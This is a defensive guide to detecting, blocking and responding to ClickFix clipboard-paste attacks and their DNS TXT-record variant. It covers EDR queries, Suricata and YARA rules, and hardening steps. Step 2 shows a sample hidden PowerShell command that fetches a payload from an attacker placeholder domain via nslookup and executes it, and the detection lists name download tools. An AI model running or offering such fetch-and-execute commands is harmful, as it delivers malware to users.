Overview

ClickFix is a social engineering technique that has surged in prevalence throughout 2025 and into 2026. Attackers present victims with fake error pages, CAPTCHA prompts, or verification dialogs that instruct the user to "fix" an issue by running a command. The "Fix" button silently copies a malicious PowerShell command to the clipboard, and the page instructs the user to paste it into the Windows Run dialog (Win+R). Because the user voluntarily executes the command, ClickFix bypasses email-based phishing filters, web proxies, and traditional endpoint protections that rely on blocking automated execution.
A newer variant disclosed by Microsoft in February 2026 takes this further by using DNS nslookup commands to retrieve payloads encoded in TXT records, bypassing web proxies and URL filtering entirely.
This guide covers detection strategies, hunting queries, YARA rules, and prevention controls for both variants.
Who Should Use This Guide
- SOC analysts investigating suspicious PowerShell activity
- Endpoint security engineers hardening workstations
- IT admins managing user education programs
- Threat hunters looking for ClickFix indicators
Attack at a Glance
| Phase | Technique | Detection Opportunity |
|---|---|---|
| Lure delivery | Compromised website or phishing link displays fake error/CAPTCHA | Web proxy URL filtering, YARA on HTML content |
| Clipboard hijack | JavaScript navigator.clipboard.writeText() copies malicious command | Browser telemetry, script analysis |
| User execution | Victim presses Win+R and pastes command | EDR: explorer.exe spawning powershell/cmd |
| Payload download | PowerShell DownloadString or nslookup -type=TXT | Network IDS, DNS monitoring, PowerShell logging |
| Malware deployment | RAT, infostealer, or ransomware installed | Endpoint detection, behavioral analysis |
Requirements
System Requirements
| Component | Requirement |
|---|---|
| EDR Platform | Microsoft Defender for Endpoint, SentinelOne, or CrowdStrike |
| Logging | Sysmon installed, PowerShell Script Block Logging enabled |
| Network | DNS logging enabled, Suricata or Zeek deployed |
| YARA | YARA 4.x for file/memory scanning |
Tools Referenced
| Tool | Purpose | Notes |
|---|---|---|
| Microsoft Defender for Endpoint | KQL-based threat hunting | Requires E5 or Defender P2 license |
| SentinelOne Deep Visibility | Endpoint query and response | Requires Complete or higher tier |
| Sysmon | Enhanced Windows event logging | Free, from Sysinternals |
| Suricata | Network intrusion detection | Open source IDS/IPS |
| YARA | Pattern matching for malware detection | Open source |
Process
Step 1: Understand the Attack Chain
Before deploying detection, understand the full ClickFix execution flow.
Standard ClickFix Chain:
- User visits a compromised or phishing page displaying a fake error or CAPTCHA
- The page presents a "Fix" or "Verify" button
- Clicking the button copies a malicious PowerShell command to the clipboard via JavaScript
navigator.clipboard.writeText() - The page instructs the user to press Win+R and paste (Ctrl+V)
- The user runs the pasted command, which downloads and executes malware
Key Insight: Every phase in this chain creates a detection opportunity. The strongest signals come from Phase 3 (explorer.exe spawning scripting engines) and Phase 4 (suspicious network activity from those processes).
Step 2: Understand the DNS-Native Variant
The DNS-native variant, disclosed by Microsoft in February 2026, replaces the traditional HTTP download with DNS TXT record lookups.
How It Works:
Instead of using DownloadString to fetch a payload from a URL, the pasted command uses nslookup -type=TXT to query an attacker-controlled domain. The payload is encoded in DNS TXT records, which are reassembled and executed by PowerShell.
# What the ClickFix DNS variant looks like when executed
powershell -w hidden -c "$p=(nslookup -type=TXT p.evil.com 2>$null|Select-String '""'|%{$_.Line.Trim('""')}); iex $p"Why This Is Dangerous:
| Factor | Impact |
|---|---|
| Bypasses web proxies | Payload never touches HTTP/HTTPS |
| Bypasses URL filters | No URL to block or scan |
| Blends into normal traffic | nslookup is a legitimate Windows utility |
| No file download | Payload lives entirely in DNS responses |
| Hard to log | Many organizations do not log full DNS TXT content |
Detection Focus: Look for nslookup spawned as a child of explorer.exe (via the Run dialog) or nslookup with -type=TXT in the command line combined with PowerShell execution.
Step 3: Deploy Endpoint Detection — Microsoft Defender for Endpoint
Create KQL hunting queries in the Microsoft 365 Defender advanced hunting console.
Query 1: PowerShell/cmd spawned from Run dialog (explorer.exe)
// Detect scripting engines spawned from Run dialog (explorer.exe -> cmd/powershell)
DeviceProcessEvents
| where InitiatingProcessFileName in~ ("explorer.exe")
| where FileName in~ ("powershell.exe", "cmd.exe", "mshta.exe", "wscript.exe", "cscript.exe")
| where ProcessCommandLine has_any ("-enc", "-w hidden", "iex", "Invoke-Expression", "nslookup", "DownloadString", "DownloadFile", "Start-BitsTransfer")
| project Timestamp, DeviceName, AccountName, ProcessCommandLineQuery 2: DNS nslookup variant specifically
// Detect ClickFix DNS variant — nslookup TXT queries from user context
DeviceProcessEvents
| where FileName =~ "nslookup.exe"
| where ProcessCommandLine has "-type=TXT"
| where InitiatingProcessFileName in~ ("powershell.exe", "cmd.exe", "explorer.exe")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLineQuery 3: Clipboard-to-execution pipeline
// Broader detection — any suspicious process chain from explorer.exe
DeviceProcessEvents
| where InitiatingProcessFileName =~ "explorer.exe"
| where FileName in~ ("powershell.exe", "cmd.exe")
| where ProcessCommandLine has_any ("hidden", "-enc", "-e ", "bypass", "iex", "nslookup", "DownloadString", "Invoke-WebRequest", "curl", "wget", "certutil", "bitsadmin")
| summarize Count=count(), Commands=make_set(ProcessCommandLine) by DeviceName, AccountName, bin(Timestamp, 1h)
| where Count >= 1Verification: Run each query. If you see results, investigate the ProcessCommandLine for indicators of ClickFix payloads.
Step 4: Deploy Endpoint Detection — SentinelOne Deep Visibility
Create Deep Visibility queries in the SentinelOne console.
Query 1: ClickFix standard detection
ProcessName In Contains AnyCase ("powershell.exe","cmd.exe")
AND ParentProcessName = "explorer.exe"
AND CmdLine In Contains AnyCase ("iex","Invoke-Expression","-enc","nslookup","DownloadString")
Query 2: DNS variant detection
ProcessName = "nslookup.exe"
AND CmdLine ContainsCIS "-type=TXT"
AND ParentProcessName In Contains AnyCase ("powershell.exe","cmd.exe","explorer.exe")
Query 3: Suspicious clipboard-paste execution patterns
ProcessName In Contains AnyCase ("powershell.exe","cmd.exe","mshta.exe","wscript.exe")
AND ParentProcessName = "explorer.exe"
AND CmdLine In Contains AnyCase ("-w hidden","bypass","-enc","DownloadFile","Start-BitsTransfer","certutil","bitsadmin")
Verification: Review results for processes matching the ClickFix pattern (explorer.exe -> scripting engine with suspicious arguments).
Step 5: Configure Windows Event Log Detection
Enable and monitor key Windows event sources for ClickFix indicators.
Prerequisites:
- Enable Process Creation auditing (Event ID 4688) with command-line logging
- Install Sysmon with a configuration that captures process creation and network connections
- Enable PowerShell Script Block Logging (Event ID 4104)
Key Event IDs:
| Event Source | Event ID | What to Look For |
|---|---|---|
| Security | 4688 | PowerShell spawned from explorer.exe |
| Sysmon | 1 | Process Create with -enc or nslookup -type=TXT in CommandLine |
| Sysmon | 3 | Outbound DNS from unexpected processes |
| PowerShell | 4104 | Script Block containing iex, DownloadString, nslookup |
PowerShell search for ClickFix indicators in Windows Security log:
# Search for ClickFix indicators in Windows Security log (Event ID 4688)
Get-WinEvent -FilterHashtable @{LogName='Security';Id=4688} -MaxEvents 1000 |
  Where-Object { $_.Properties[8].Value -like '*explorer.exe*' -and $_.Properties[5].Value -match 'powershell|cmd|mshta' } |
Select-Object TimeCreated, @{N='ParentProcess';E={$_.Properties[8].Value}}, @{N='NewProcess';E={$_.Properties[5].Value}}, @{N='CommandLine';E={$_.Properties[9].Value}}Sysmon search for DNS variant:
# Search Sysmon logs for nslookup with TXT queries (Event ID 1)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';Id=1} -MaxEvents 5000 |
  Where-Object { $_.Properties[4].Value -like '*nslookup*' -and $_.Properties[4].Value -like '*-type=TXT*' } |
Select-Object TimeCreated, @{N='Image';E={$_.Properties[4].Value}}, @{N='CommandLine';E={$_.Properties[10].Value}}, @{N='ParentImage';E={$_.Properties[20].Value}}Expected Result: Queries return process creation events matching the ClickFix execution pattern.
Step 6: Deploy Network Detection
Detect ClickFix activity at the network layer, particularly the DNS-native variant.
Suricata Rule for Suspicious DNS TXT Lookups:
alert dns any any -> any 53 (msg:"CLICKFIX - Suspicious DNS TXT Query from Workstation"; dns.query; content:"."; pcre:"/^[a-z0-9]{8,}\.[a-z]+\.[a-z]{2,4}$/"; dns_query; flow:to_server; threshold:type limit, track by_src, count 1, seconds 60; sid:1000001; rev:1;)Suricata Rule for nslookup Process Making DNS Queries:
alert dns any any -> any 53 (msg:"CLICKFIX - DNS TXT Query Possible Payload Retrieval"; dns.query; content:"."; dns.opcode:0; threshold:type threshold, track by_src, count 5, seconds 30; sid:1000002; rev:1;)DNS Log Analysis — Splunk SPL:
index=dns sourcetype=dns
| where query_type="TXT"
| stats count by src_ip, query, answer
| where count > 3
| sort -countDNS Log Analysis — Elastic/KQL:
dns.question.type: "TXT" AND NOT dns.question.name: (*google.com OR *microsoft.com OR *_dmarc* OR *_spf*)
| stats count by source.ip, dns.question.nameWeb Proxy Signatures:
- Block pages containing
navigator.clipboard.writeTextcombined with PowerShell command patterns - Alert on pages instructing users to press Win+R
- Monitor for known ClickFix landing page URL patterns
Verification: Deploy rules and confirm alerts fire on test traffic or historical data.
Step 7: Deploy YARA Rules
Create YARA rules to detect ClickFix payloads in web content and memory.
Rule 1: ClickFix Clipboard Hijack Detection (HTML/JS)
rule ClickFix_PowerShell_Clipboard {
  meta:
    description = "Detects ClickFix clipboard hijack payload in web content"
    author = "CosmicBytez Labs"
    date = "2026-02-23"
    severity = "high"
  strings:
    $clip1 = "navigator.clipboard.writeText" ascii
    $ps1 = "powershell" ascii nocase
    $ps2 = "-w hidden" ascii nocase
    $dl1 = "DownloadString" ascii nocase
    $dl2 = "Invoke-Expression" ascii nocase
    $dl3 = "iex" ascii nocase
  condition:
    $clip1 and $ps1 and ($ps2 or $dl1 or $dl2 or $dl3)
}Rule 2: ClickFix DNS Variant Detection
rule ClickFix_DNS_Variant {
  meta:
    description = "Detects ClickFix DNS nslookup payload delivery"
    author = "CosmicBytez Labs"
    date = "2026-02-23"
    severity = "high"
  strings:
    $ns = "nslookup" ascii nocase
    $txt = "-type=TXT" ascii nocase
    $ps = "powershell" ascii nocase
    $exec1 = "iex" ascii nocase
    $exec2 = "Invoke-Expression" ascii nocase
  condition:
    $ns and $txt and $ps and ($exec1 or $exec2)
}Rule 3: ClickFix Landing Page Indicators
rule ClickFix_Landing_Page {
  meta:
    description = "Detects ClickFix social engineering landing page patterns"
    author = "CosmicBytez Labs"
    date = "2026-02-23"
    severity = "medium"
  strings:
    $se1 = "press Win+R" ascii nocase
    $se2 = "Windows+R" ascii nocase
    $se3 = "Ctrl+V" ascii nocase
    $se4 = "paste" ascii nocase
    $clip = "clipboard" ascii nocase
    $fix1 = "Fix" ascii
    $fix2 = "Verify" ascii
    $fix3 = "I am not a robot" ascii
  condition:
    ($se1 or $se2) and $se3 and $clip and ($fix1 or $fix2 or $fix3)
}Deployment:
# Scan a directory of downloaded web content
yara -r clickfix_rules.yar /path/to/web/content/

# Scan process memory (requires elevated privileges)
yara -p 4 clickfix_rules.yar /proc/Verification: Test rules against sample ClickFix HTML payloads to confirm detection.
Step 8: Implement Prevention and Hardening
Layer preventive controls to reduce the attack surface.
AppLocker / WDAC — Block PowerShell from explorer.exe:
<!-- AppLocker rule: Block powershell.exe when parent is explorer.exe -->
<!-- Deploy via Group Policy: Computer Config > Windows Settings > Security > AppLocker -->
<RuleCollection Type="Exe" EnforcementMode="Enabled">
  <FilePublisherRule Id="block-ps-from-explorer" Name="Block PowerShell from Run Dialog"
    Description="Prevents PowerShell execution via Win+R" UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePublisherCondition PublisherName="O=MICROSOFT CORPORATION"
        ProductName="MICROSOFT WINDOWS OPERATING SYSTEM" BinaryName="POWERSHELL.EXE">
        <BinaryVersionRange LowSection="*" HighSection="*" />
      </FilePublisherCondition>
    </Conditions>
  </FilePublisherRule>
</RuleCollection>Group Policy — Disable Win+R for Standard Users:
Computer Configuration > Administrative Templates > Start Menu and Taskbar
  > Remove Run menu from Start Menu: Enabled

User Configuration > Administrative Templates > System
  > Prevent access to the command prompt: Enabled (disable script processing too)
PowerShell Constrained Language Mode:
# Enable Constrained Language Mode via environment variable
[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')

# Or deploy via Group Policy / Intune configuration profileRestrict nslookup to IT Accounts:
# Move nslookup.exe to a restricted directory or apply NTFS permissions
$nslookup = "C:\Windows\System32\nslookup.exe"
$acl = Get-Acl $nslookup
$acl.SetAccessRuleProtection($true, $false)
$itGroup = New-Object System.Security.AccessControl.FileSystemAccessRule("IT-Admins","ReadAndExecute","Allow")
$system = New-Object System.Security.AccessControl.FileSystemAccessRule("SYSTEM","ReadAndExecute","Allow")
$acl.AddAccessRule($itGroup)
$acl.AddAccessRule($system)
Set-Acl $nslookup $aclPrevention Checklist:
- Block PowerShell execution from explorer.exe via AppLocker/WDAC
- Restrict nslookup execution to IT accounts
- Disable Windows Run dialog for standard users (GPO)
- Deploy Constrained Language Mode for PowerShell
- Conduct user awareness training — never paste commands from websites
- Enable clipboard audit logging
- Enable PowerShell Script Block Logging (Event ID 4104)
- Deploy Sysmon with process creation and network connection monitoring
Step 9: Establish Response and Remediation Procedures
If a ClickFix attack is detected, follow this incident response workflow.
Immediate Actions:
- Isolate the endpoint — Remove from network via EDR isolation or physical disconnect
- Preserve volatile evidence — Capture running processes, network connections, and memory before remediation
- Notify the SOC — Escalate as a confirmed social engineering compromise
Forensic Artifacts to Collect:
| Artifact | Location | Purpose |
|---|---|---|
| Prefetch files | C:\Windows\Prefetch\ | Confirm execution of powershell.exe, nslookup.exe |
| PowerShell logs | Event ID 4104, ConsoleHost_history.txt | Recover executed commands |
| Browser history | User profile, browser data directory | Identify the ClickFix landing page URL |
| DNS cache | ipconfig /displaydns | Recover queried domains |
| Clipboard contents | Memory forensics | Recover the pasted command |
| Sysmon logs | Event IDs 1, 3, 7, 11 | Full process and network timeline |
| Startup items | Registry Run keys, Startup folder | Check for persistence |
Check for Persistence:
# Check common persistence locations
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -ErrorAction SilentlyContinue
Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -ErrorAction SilentlyContinue
Get-ChildItem "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup"
schtasks /query /fo LIST /v | Select-String -Pattern "Task To Run|Task Name"Check for Lateral Movement:
# Review recent network connections from the compromised host
Get-NetTCPConnection -State Established | Where-Object { $_.RemoteAddress -notmatch '^(127\.|::1|0\.0\.)' } |
  Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, OwningProcess,
@{N='Process';E={(Get-Process -Id $_.OwningProcess -ErrorAction SilentlyContinue).ProcessName}}Post-Incident:
- Report the ClickFix landing page URL to abuse teams (hosting provider, Google Safe Browsing, PhishTank)
- Update detection rules with any new IOCs discovered
- Brief affected users on what happened and how to avoid it
- Review whether preventive controls would have blocked the attack
Indicators of Compromise (IOCs)
These are representative patterns and structures. Adapt to your environment and current threat intelligence feeds.
| Indicator Type | Value | Description |
|---|---|---|
| Process Chain | explorer.exe -> powershell.exe -w hidden | Run dialog spawning hidden PowerShell |
| Process Chain | explorer.exe -> cmd.exe -> powershell.exe | Indirect execution via cmd |
| Command Pattern | powershell -w hidden -c "iex(..." | Hidden PowerShell with inline execution |
| Command Pattern | nslookup -type=TXT *.*.com | DNS TXT query for payload retrieval |
| Command Pattern | Select-String + Trim + iex | nslookup output parsing and execution |
| JavaScript | navigator.clipboard.writeText(atob(...)) | Base64-encoded clipboard injection |
| JavaScript | navigator.clipboard.writeText("powershell...) | Direct PowerShell clipboard injection |
| HTML Pattern | "Press Win+R" + "Ctrl+V" + "Fix" button | Social engineering lure indicators |
| DNS Pattern | Multiple TXT queries to same domain in < 30s | Chunked payload retrieval via DNS |
| Registry | HKCU\...\Run with PowerShell or script path | Post-exploitation persistence |
Troubleshooting
| Symptom | Possible Cause | Solution |
|---|---|---|
| KQL query returns no results | Process creation logging not enabled | Enable advanced audit policy for process creation with command line |
| Sysmon Event ID 1 missing | Sysmon not installed or misconfigured | Install Sysmon with SwiftOnSecurity or Olaf config |
| PowerShell Event 4104 missing | Script Block Logging not enabled | Enable via GPO: Admin Templates > PowerShell > Script Block Logging |
| Suricata not alerting on DNS | Rules not loaded or wrong interface | Verify suricata -T passes and interface is correct |
| YARA rules false positive on legitimate clipboard API | Rule too broad | Add additional conditions for PowerShell + download patterns |
| Cannot restrict nslookup | Breaks IT workflows | Allow nslookup for IT group only; provide DNS troubleshooting alternatives |
| AppLocker blocking legitimate PowerShell use | Rule too aggressive | Create allow exceptions for signed scripts from trusted publishers |
| No DNS TXT logging | DNS server not configured to log queries | Enable DNS analytical logging or deploy passive DNS capture |
Verification Checklist
Detection Rules
- MDE KQL queries deployed and returning expected results on test data
- SentinelOne Deep Visibility queries saved and scheduled
- Windows Event Log forwarding configured for Event IDs 4688, 4104
- Sysmon installed and generating Event IDs 1 and 3
- Suricata DNS rules deployed and alerting on test traffic
- YARA rules tested against sample ClickFix HTML content
Prevention Controls
- AppLocker or WDAC rules blocking PowerShell from explorer.exe
- nslookup restricted to IT accounts on standard workstations
- Windows Run dialog disabled for standard users via GPO
- PowerShell Constrained Language Mode enabled on user endpoints
- Clipboard audit logging enabled
- User awareness training delivered — users know not to paste commands from websites
Response Readiness
- Incident response playbook updated with ClickFix-specific steps
- Forensic artifact collection checklist documented
- EDR isolation capability tested
- Abuse reporting contacts documented for ClickFix landing pages
- Lateral movement detection queries ready
References
- ClickFix Attacks Evolve — Now Abusing DNS nslookup for Stealthy Payload Delivery — CosmicBytez Labs coverage of the DNS-native ClickFix variant
- Microsoft Threat Intelligence — ClickFix Analysis — Microsoft's disclosure of the DNS-based delivery method
- Advanced Hunting with KQL — Microsoft Learn — KQL query reference for Defender for Endpoint
- SentinelOne Deep Visibility Documentation — Deep Visibility query syntax
- YARA Documentation — YARA rule writing reference
- Suricata Documentation — Suricata IDS rule syntax
- Sysmon — Sysinternals — System Monitor for Windows event logging
Last Updated: February 2026